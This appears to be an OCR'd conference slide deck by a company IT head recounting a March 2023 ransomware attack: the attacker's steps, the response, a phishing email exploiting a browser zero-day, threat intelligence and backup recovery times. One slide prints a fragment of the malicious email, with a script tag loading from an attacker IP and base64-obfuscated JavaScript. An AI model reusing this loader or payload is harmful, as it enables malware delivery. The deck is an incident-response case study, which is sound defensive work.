HAHNGROUP
advanced automation

RANSOMWARE & THE DREAM OF BACKUP

SEPTEMBER ‘23

HAHNGROUP
advanced automation

FRANK BENKE
HEAD OF IT

COMPUTER SCIENCE
UNIVERSITY TÜBINGEN

SINCE 1994 IN IT BUSINESS
ENTIRE SUPPLY CHAIN

- HEWLETT-PACKARD (1994)
- CERTIFICATION & TRAINING
- SUPPLIER
- MAGENTA SERVICE PROVIDER
- FINALLY END CUSTOMER (2014)

PRELIMINARY THOUGHTS

D-Day March 17th 2023

ESCALATION PHASE

HAHNGROUP
advanced automation

ATTACKER ACTIONS

- Early morning data exfiltration starts
- Exfil spreads to more systems
- …
- Identified „detection situation“
- Eliminate protective measures
- Open utilization of active directory
- Lock out „owner admins“
- Highjack VMWare infrastructure
- Start encryption on hosts and clients

MEASURES


- Users & admins recognize workload
- First assessment
- Assemble team in „warroom“
- Further situation analysis
- Exfiltration data traffic stopped
- Assess level of compromise
- Eliminate foreign credentials
- Start emergency shutdown
- Cut off network connectivity

ANALYSIS

„NO CHANCE“ PHISHING APPROACH

HAHNGROUP
advanced automation

- Crafted email
- Import into application
- 100% valid transaction
- On open malware lands
- Java sandbox exploited



STEGANOGRAPHIC MALWARE HIDDEN IN EMAIL

HAHNGROUP
advanced automation

```
<html lang="en">
<head>
        <title>hahnautomation.com</title>
        <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.3/jquery.min.js"></script>
        <script type="text/javascript" src="http://194.213.18.132/AIEO.php?i=56732"></script>
        <style type="text/css">
                html, body{
                        background-size: contain;
background-repeat: no-repeat;
padding: 0;
background-position: 0 50%;
background-color: #F3F8FB;
margin: 0;
min-height: 100vh;
width: 100vw;
background-image: url("data:imag
AAAAA0hgdW0hbpFoAAAAAAKQ3gi0AAA
g1Jkt+vL5OeZKTU5eissDkGID75zLvW
```

```
        <div id="table"><p>KGZ1bmN0aW9uIChtaWRkbGVzYWlsLCBzcG9ydWxpZmVyb3VzKSB7D
uZXVyaWFsKHN0cmVuZ3RoZW5zLCBzcGlyYW50aXppbmdpbnN3YXRoZSwgbWluaGFnaW1zcHJpdHRhaWw
1vdXN0aXRtZW4oJzM3YmQnLCAweDI0ZiwgJzB4MjkxJywgJzB4MmNmJywgJzB4MjM3JykpIC8gKDB4MW
knLCAweDUxMiwgJzB4NTQ4JywgMHg0YzIpKSAvICgweDQ5ICogMHg0ZiArIDB4MWQyMyArIC0weDMzYT
WFtZSgnMHgxODYnLCAnQ1s3UCcsIDB4MTB1LCAweDEwYSwgMHgxYzEpOw0KZnVuY3Rpb24gQ2lzY28wY
MWFkJywgY29ybmdyb3dlcmVudG9zdGVybmFsIC0gMHg3NCk7DQogICAgICAgIH0NCiAgICAgICAgZn</
d2FwcGVkIC0gMHgxMDMsIGhhbGVuZXNzZXN0dW1wbGluZXMsIGR1dG9uYWJsZWljdHVhdGUgLSAweDli
gbWVzZWVtc3RpbGV5YXJkLCB1bndoZWVsYmxlYXVudCkgew0KICAgICAgICAgICAgICAgICAgICAgICAgcmV0dXJuIENpc2N
JvdHlsZXNodXJ0ZXIsIHByb3R5bGVzaHVydGVyIC0gMHgxMzIsIGF1dG</p><p>9zYXVyaWEgLSAnMHg
```

UTILIZED ZERO DAY EXPLOIT

HAHNGROUP
advanced automation

Extended Stable Channel Update for Desktop

Tuesday, March 7, 2023

07.03.2023

The Extended Stable channel has been updated to 110.0.5481.192 for Windows and Mac which will roll out over the coming days/weeks.

Stable Channel Update for Desktop

Friday, April 14, 2023

14.04.2023


The Stable and extended stable channel has been updated to 112.0.5615.121 for Windows Mac and Linux which will roll out over the coming days/weeks. A full list of changes in this build is available in the **log**.

M112 Stable Update for Desktop - v112.0.5615.121

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.


This update includes 2 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.




THE ATTACK(ER)


KILL CHAIN IS “HACKERS FINGERPRINT”

HAHNGROUP
advanced automation



PERSONALIZED KILLCHAIN

HAHNGROUP
advanced automation



THREAT INTELLIGENCE

HAHNGROUP
advanced automation

“It is said that if you know your enemies and know yourself, you will not be imperiled in a hundred battles; if you do not know your enemies but do know yourself, you will win one and lose one; if you do not know your enemies nor yourself, you will be imperiled in every single battle.”

Sun Tzu, 544 v.Chr. – 496 v.Chr.

INFORMATION WARFARE

HAHNGROUP
advanced automation

TOP 5 2023

HAHNGROUP
advanced automation

#1 Lockbit

#2 BlackCat / ALPHAV

#3 BlackBasta

#4 Hive

#5 Conti

… Lazarus / CLOP / Royal*

* Depending on source and measured quantity

WARNING NOTE BSI

HAHNGROUP
advanced automation

```
================================================================================
Bitte teilen Sie uns unter <certbund@bsi.bund.de> mit, wenn Sie die Daten zu
betroffenen Systemen zukünftig als Dateianhang statt inline erhalten möchten.

Please let us know at <certbund@bsi.bund.de> if you would like to receive
the data on affected systems as a file attachment instead of inline.
================================================================================

Betroffene Systeme in Ihrem Netzbereich:
Affected hosts on your networks:

"asn","ip","timestamp","malware","src_port","dst_ip","dst_port","dst_host","proto"
"208238","45.146.86.13","2023-03-13
16:06:06","qakbot","10713","35.239.206.168","465","","tcp"


Mit freundlichen Grüßen / Kind regards
Team CERT-Bund

Bundesamt für Sicherheit in der Informationstechnik
Federal Office for Information Security (BSI)
Referat OC22 - CERT-Bund
Godesberger Allee 185-189, 53175 Bonn, Germany
```

HAHNGROUP
advanced automation


TIMELINES & BACKUP

VEEAM RANSOMWARE REPORT 2022-2023

HAHNGROUP
advanced automation

How long did recovery take?

How long did the entire remediation/recovery take before the organization at large would say the event was "over"?




It takes at least three weeks to recover (per attack) – after triage

Source: Ransomware Trends Report 2023

https://vee.am/RW23

Did they attack your backup repositories?

